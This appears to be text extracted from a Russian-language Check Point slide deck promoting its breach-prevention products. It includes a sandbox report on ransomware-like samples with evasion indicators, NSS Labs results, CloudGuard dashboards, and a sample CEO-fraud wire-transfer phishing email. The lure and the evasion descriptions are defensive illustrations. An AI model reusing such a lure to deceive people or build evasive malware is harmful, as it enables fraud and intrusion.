127.0.0.1 → flash\_update → 127.0.0.1

Similar code blocks

```
Code block 1 of 3
1 push ebp
2 mov ebp, esp
3 add esp, -0x20
4 xor eax, eax
5 mov dword ptr [ebp - 0x20], eax
6 mov dword ptr [ebp - 0x18], eax
7 mov dword ptr [ebp - 0x1c], eax
```

NAME	TYPE	VERDICT	SIZE	CONTEXT
1002-01cb4004b1ee971a690bae2811574cfae98057a\svagrent.exe	EXE	Malicious	85.98 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98057a\juschd.exe	EXE	Malicious	287.42 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98057a\jps.exe	EXE	Malicious	198.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98057a\jvaw.exe	EXE	Malicious	281.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98057a\jvaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98057a\jvaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2811574cfae98057a\jvaw.exe	EXE	Malicious	267.42 KB	dropped

CATEGORY	COUNT	DESCRIPTION
Evasion	1	Observe a program that creates a new process
Evasion	1	The program dynamically calls imported functions
Evasion	1	The program queries a process cookie
Evasion	1	The program queries information on its own process
Evasion	1	The program queries its own PEB
Evasion / Persistence	1	The program uses a native API call to load a DLL
Evasion / Persistence	1	The program executes other programs or commands
File system event	13	Suspicious file was accessed during emulation
Generic	1	Appends a known multi-family ransomware file extension to files that have been encrypted
Generic	1	Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available
Generic	1	Creates executable files on the filesystem

Классификация с помощью машинного обучения



# NSS Labs Breach Prevention Test 2019



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## AN ANALYSIS OF BREACH PREVENTION SYSTEMS


### Security Value Map™ (SVM)

AUGUST 7, 2019

Authors – Thomas Skybakmoen, Mike Spanbauer

#### Research Includes:

- Check Point Software Technologies
- Cisco
- Fortinet
- McAfee
- Palo Alto Networks
- Sophos
- Trend Micro



1-е место по уровню защиты:  
98.4% эффективность защиты  
100% блокировка угроз  
100% защита в почте и веб  
100% защита от эксплойтов  
0% ложных срабатываний  
2-е место по TCO



# ПРЕДОТВРАЩЕНИЕ 0-DAY В РЕАЛЬНОМ ВРЕМЕНИ

Песочница (минуты)

 < 1%



Проактивная очистка и  
конвертация –  
секунды!





# Целевой фишинг как отдельный вид искусства



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**From:** Office 365 <[noreply87788392341.356@office.com](mailto:noreply87788392341.356@office.com)>  
**Sent:** Tuesday, September 4, 2018 10:32 AM  
**To:** [REDACTED]@[REDACTED].com>

**From:** CEO@acmecorp.com  
**To:** Jane@acmecorp.com  
**Subject:** Urgent

I need you to initiate a wire transfer in the sum of \$45,250 to the account below. I am boarding a flight and this needs to be done right now. Can you please get this done? Send confirmation of the transfer immediately.

Thanks

Thank you,  
Office 365 Team

# CloudGuard SaaS: Anti-Phishing AI/ML



- THREAT PROTECTION
- IDENTITY PROTECTION
- OVERVIEW
- EVENTS**
- POLICY
- ANALYTICS
- QUARANTINE
- CONFIG

CLOUDGUARD SAAS



Aleksey Beloglazov (MyCorp)



CHECK POINT INFINITY PORTAL

## Events by Severity



HIGH 6

## Events by State



REMIEDIATED 6

## Events by SaaS



OFFICE 365 EMAILS 6

Hide graph view

## Security Events

Date [v] State [v] Type [v] Severity Level [v] SaaS [v] Tool [v]

Group Actions [v]




Search... [Q]

Filter By (clear all):  Last 60 min  Phishing  Remediated Total 6 Events Filtered

<input type="checkbox"/>	TIME	STATE	SEVERITY	SAAS	TYPE	EVENT DESCRIPTION	ACTIONS	HISTORY
<input type="checkbox"/>	18:06:19 2019-03-22	REMIEDIATED			Phishing	Phishing attempt detected in an email from <a href="#">ama365demo@protonmail.com</a> - 'Account Verification: Action Required!' ( <a href="#">aleksey@mycorpdemo.onmicrosoft.com</a> 's mailbox)	Email quarantined Release Alert user of phishing Dismiss Add Exception	Email quarantined
<input type="checkbox"/>	18:06:19 2019-03-22	REMIEDIATED			Phishing	Phishing attempt detected in an email from <a href="#">ama365demo@protonmail.com</a> - 'Account Verification: Action Required!' ( <a href="#">aleksey@mycorpdemo.onmicrosoft.com</a> 's mailbox)	Email quarantined Release Report as not phishing Alert user of phishing Dismiss	Email quarantined
<input type="checkbox"/>	17:59:09 2019-03-22	REMIEDIATED			Phishing	Phishing attempt detected in an email from <a href="#">ama365demo@protonmail.com</a> - 'Account Verification: Action Required!' ( <a href="#">aleksey@mycorpdemo.onmicrosoft.com</a> 's mailbox)	Email quarantined Release Alert user of phishing Dismiss Add Exception	Email quarantined

- SETTINGS
- APPROVERS

# Защита учетных записей пользователей



Anomaly

ama-demo-adfs has started forwarding all emails to cpjdemo01@gmail.com at 2018-12-12 19:38:07

# Легко попробовать и начать использовать



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- Активация защиты за 30 мин.
- Мгновенный аудит ИБ: включая уже накопленные данные в SaaS
- Пилот в режиме мониторинга позволяет сразу заблокировать обнаруженные угрозы
- Try & Buy: после успешного пилота можно сразу перейти в продуктив



**CHECK POINT CLOUDGUARD** CloudInfra Dashboard User (cloudinfra)

**Security events**

Category	Remediated	Total	Pending
MALWARE - 90% remediated	433	458	125
PHISHING - 76% remediated	261	385	124
SHADOW IT - 8% approved	74	81	7
DLP - 60% remediated	151	246	95

**Threat Detection Summary:**

- Malware: 458 Total, 433 Remediated, 25 Pending
- Phishing: 385 Total, 261 Remediated, 124 Pending
- Shadow IT: 81 Total, 74 Approved, 7 Pending
- DLP: 246 Total, 151 Remediated, 95 Pending

**Recent Security Events:**

TIME	SAAS	TYPE	DESCRIPTION
11:37:05 2018-04-25	Office365 Mail	Phishing	Phishing detected in 'Office 365 account upgrade' (john.d@cloudsec.onmicrosoft.com)
16:59:02 2018-04-24	OneDrive	Malware	Sandblast has detected malware in 'dropbox (26).pdf' (john.d@cloudsec.onmicrosoft.com)
16:57:04 2018-04-24	OneDrive	Malware	Check Point AV has detected malware in 'dropbox (26).pdf' (john.d@cloudsec.onmicrosoft.com)
15:18:16 2018-04-24	Office365 Mail	Phishing	Phishing detected in 'Office 365 account upgrade' (john.d@cloudsec.onmicrosoft.com)

**Login Events:**

**Threat Detection Summary:**

- Threat Emulation: Scanned: 1,462 (142 detected)
- URL Reputation: Scanned: 1,497 (409 detected)
- DLP: Scanned: 1,511 (226 detected)

**Active Users and Total Files:**

- Gmail: Active Users 5, Total Emails 627
- OneDrive: Active Users 4, Total Files 931
- Office365 Mail: Active Users 4, Total Emails 1,968
- Google Drive: Active Users 3, Total Files 143
- Workday: Active Users 0, Total Files 0

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# Последние инновации в технологиях защиты конечных точек



VDI



# Что должен уметь современный эндпоинт?

Forensics

e


FW, AppCtrl, URLF

атаки

Threat Emulation  
Threat Extraction  
Anti-Exploit  
Zero-Phishing  
NGAV

FW, Anti-Bot  
Auto-Remediation

Anti-Ransomware  
Behavioral Guard





Threat Emulation  
Threat Extraction  
Anti-Exploit  
Zero-Phishing  
NGAV




Предотвращени  
е запуска

# Предотвращение Zero-Day в реальном времени в браузере





# Защита от новых фишинговых сайтов и кражи учеток



Анализ **содержимого** веб-страницы, а не только репутации

# Предотвращение новых эксплойтов

Уязвим  
ость



Эксп  
лойт



Загру  
зчик



Вре  
доно  
с



Anti-Exploit

## Reverse RDP Attack: The Hyper-V Connection

August 7, 2019

Research by: Eyal Itkin

CVE-2019-0887




## Nearly 1 Million Computers Still Vulnerable to "Wormable" BlueKeep RDP Flaw

📅 May 28, 2019 👤 Swati Khandelwal


